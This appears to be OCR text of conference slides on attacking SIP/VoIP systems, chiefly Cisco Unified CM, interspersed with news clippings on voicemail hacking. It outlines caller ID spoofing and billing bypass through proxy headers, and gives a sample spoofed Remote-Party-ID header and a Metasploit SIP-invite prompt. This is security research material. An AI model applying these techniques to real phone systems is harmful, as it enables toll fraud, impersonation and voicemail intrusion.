Service attacks



SIP based DoS attacks

- UDP vulnerabilities and IP spoofing
- Too many errors, very very verbose mode
- ICMP errors

Hacking SIP trust relationships




Send INVITE/MESSAGE requests with

- IP spoofing (source is Brisbane),
- from field contains Spoofed IP and Po

the caller ID will be your trusted host.

Attacking a client using SIP trust



Send INVITE/MESSAGE requests with

- IP spoofing (source is Brisbane),
- from field contains special number,


you will have fun or voicemail access.

Toll fraud for CUCM

- Cisco UCM accepts MAC address as identity
- No authentication (secure deployment?)
- Rogue SIP gateway with no authentication
- Caller ID spoofing with proxy headers
  - Via field, From field
  - P-Asserted-Identity, P-Called-Party-ID
  - P-Preferred-Identity
  - ISDN Calling Party Number, Remote-Party-ID*
- Billing bypass with proxy headers
  - P-Charging-Vector (Spoofing, Manipulating)
  - Re-Invite, Update (With/Without P-Charging-Vector)

* https://tools.cisco.com/bugsearch/bug/CSCuo51517

Remote-Party-ID header



Proprietary and Nonstandard SIP Headers and Identification Services

Table 1-5 lists the proprietary and nonstandard header fields for the standard SIP line-side interface. Refer to the "Remote-Party-ID Header" section on page 1-6 for additional information.

Table 1-5 Proprietary or Nonstandard SIP Header Fields

SIP Headers	Cisco Unified CM Supported	Comments
Diversion	Yes	Used for RDNIS information. If it is present, it always presents the Original Called Party info. The receiving side of this header always assumes it is the Original Called Party info if present. In case of chained-forwarding to a VM, the message will get left to the Original Called Party.
Remote-Party-ID	Yes	Used for ID services including Connected Name & ID. This nonstandard, non-proprietary header gets included in the Standard Feature Scenarios anyway.

Remote-Party-ID Header

This section describes the SIP Identification Services in the Cisco Unified CM for the SIP line, including Line and Name Identification Services. Line Identification Services include Calling Line and Connected Line Directory Number. Name identification Services include Calling Line Name, Alerting Line Name, and Connected Line Name.

The Remote-Party-ID header provides ID services header as specified in draft-ietf-sip-privacy-03.txt.

The Cisco Unified CM provides flexible configuration options for the endpoint to provide both Alerting Line Name and/or the Connected Line Name. This section does not describe those configuration options; it only provides the details on how Cisco Unified CM sends and receives these ID services to and from the SIP endpoint. The Remote-Party-ID header contains a display name with an address specification followed by optional parameters. The display carries the name while the user part of the address carries the number.

Source: Cisco CUCM SIP Line Messaging Guide


Caller ID spoofing on CUCM

Remote-Party-ID header

Remote-Party-ID: <sip:007@1.2.3.4>;party=called;screen=yes;privacy=off

What for?

- Caller ID spoofing
- Billing bypass
- Accessing voicemail
- 3rd party operators




16:01 15-01-14 [redacted]

Call Details

From 007
Alternate 007
To 911 [redacted]
Today at 16:00:55
Duration 00:00:00

Caller ID fraud for all operators?

- Telecom operators trust source Caller ID
- One insecure operator to rule them all



Forbes

Your Secret Weapon in Business: Culture *Active on LinkedIn*

Marc Weber Tobias
Contributor
FOLLOW

TECH 7/25/2011 @ 12:32PM | 9,228 views

It's Too Easy To Hack Voice Mail

+ Comment Now + Follow Comments

While there's been extensive coverage of the News Corp. phone hacking cases during the past few weeks, nobody has really addressed two relevant elements of the story: the legal liability (both criminal and civil) for such conduct and the underlying problem which allowed the media to gain access to confidential information: the insecurity of

Image by spDuchamp via Flickr

theguardian

News | World | Sport | Comment | Culture | Business | Environmen

News > UK news

Phone hacking may have led to Milly Dowler voicemail deletions, says jud

Voice messages, once hacked, would have been deleted automatically, Mr Justice Saunders tells Old Bailey jury

Lisa O'Carroll
theguardian.com, Friday 6 June 2014 00.12 AEST

Stuart Kuttner sounded like a headteacher, according to a member of staff fr Monday's Recruitment Agency, the court heard. Photograph: Mark Thomas/ Features

Murdered schoolgirl Milly Dowler's voicemails would have been d automatically after they were hacked by the News of the World, t

SpoofCard DISGUISE YOUR CALLER ID

HOME BUY CREDITS FEATURES MOBILE APPS MEDIA HELP SIGN UP LOGIN

Calling Barack Obama as:
(555) 555-1212
Mitt Romney

Disguise your Caller ID

Display a different number to protect yourself or pull a prank on a friend. It's easy to use and works on any phone!

Get Spoofing! They'll never know it was you. TRY A LIVE DEMO OR GET STARTED NOW

The Register

Data Centre Software Networks Security Policy Business Hardware Science Bootnotes Columnis

SECURITY

Reg probe bombshell: How we HACKED mobile voicemail without a PIN

lonths after Leveson inquiry, your messages are still not secure

Simon Rockman, 24 Apr 2014 Follow 276 followers

84

ELATED TORIES

e'd switch obile networks, t we can't be thered – rvey

ustralian vernment apps cess nartmobe ms but 'don't

2013 Cyber Risk Report

Special report Voicemail inboxes on two UK mobile networks are wide open to being hacked. An investigation by *The Register* has found that even after Lord Leveson's press ethics inquiry, which delved into the practice of phone hacking, some telcos are not implementing even the most basic level of security.


Your humble correspondent has just listened to the private voicemail of a fellow *Reg* journalist's phone, accessed the voicemail inbox of a new SIM bought for testing purposes, and the inbox of someone with a SIM issued to police doing anti-terrorist work. I didn't need to use nor guess the login PIN for any of them; I faced no challenge to authenticate myself.

There was a lot of brouhaha over some newspapers accessing people's voicemail without permission, but one of the strange things about it all is that at no stage have

Fake Caller ID for messages?

- Call me back function on voicemail / calls
  - Sending many spoofed messages for DoS
  - Overseas? Roaming?
- Social engineering (voicemail notification)
- Value added services
  - Add a data package to my line
  - Subscribe me to a new mobile TV service
  - Reset my password/PIN/2FA
  - Group messages, celebrations

Demonstration of SIP attacks



2001	6:10 pm
2001	6:03 pm
2001	2:58 pm
2001	2:41 pm
1001	2:33 pm
1006	2:25 pm

metasploit-framework — ruby — 94×20


```
msf auxiliary(viproy-sip-invite) > 
```

VoIP client security

- Different Client Types
  - Mobile, Desktop, Teleconference, Handsets
- Information Disclosure
  - Unnecessary services and ports (SNMP, FTP)
  - Weak management services (Telnet, SSH, HTTP)
  - Stored credentials and sensitive information
- Unauthorised Access
  - Password or TFTP attacks, enforced upgrades
- Weak VoIP Services
  - Clients may accept direct invite, register or notify

Cisco VoIP clients


- Cisco IP Phones
- Cisco IP Communicator
- Cisco Unified Personal Communicator
- Cisco Webex Client
- Cisco Jabber services
  - Cisco Jabber Voice/Video
  - IM for 3rd party clients
  - Mobile, desktop, Mac
  - Jabber SDK for web



Source: www.arkadin.com

Rogue services and DSITM

- Use ARP/DNS Spoof & VLAN hopping & Manual config
- Collect credentials, hashes, information
- Change client's request to add a feature (e.g. Spoofing)
- Change the SDP features to redirect calls
- Add a proxy header to bypass billing & CDR
- Manipulate request at runtime to find BoF vulnerabilities
- Trigger software upgrades for malwared executables



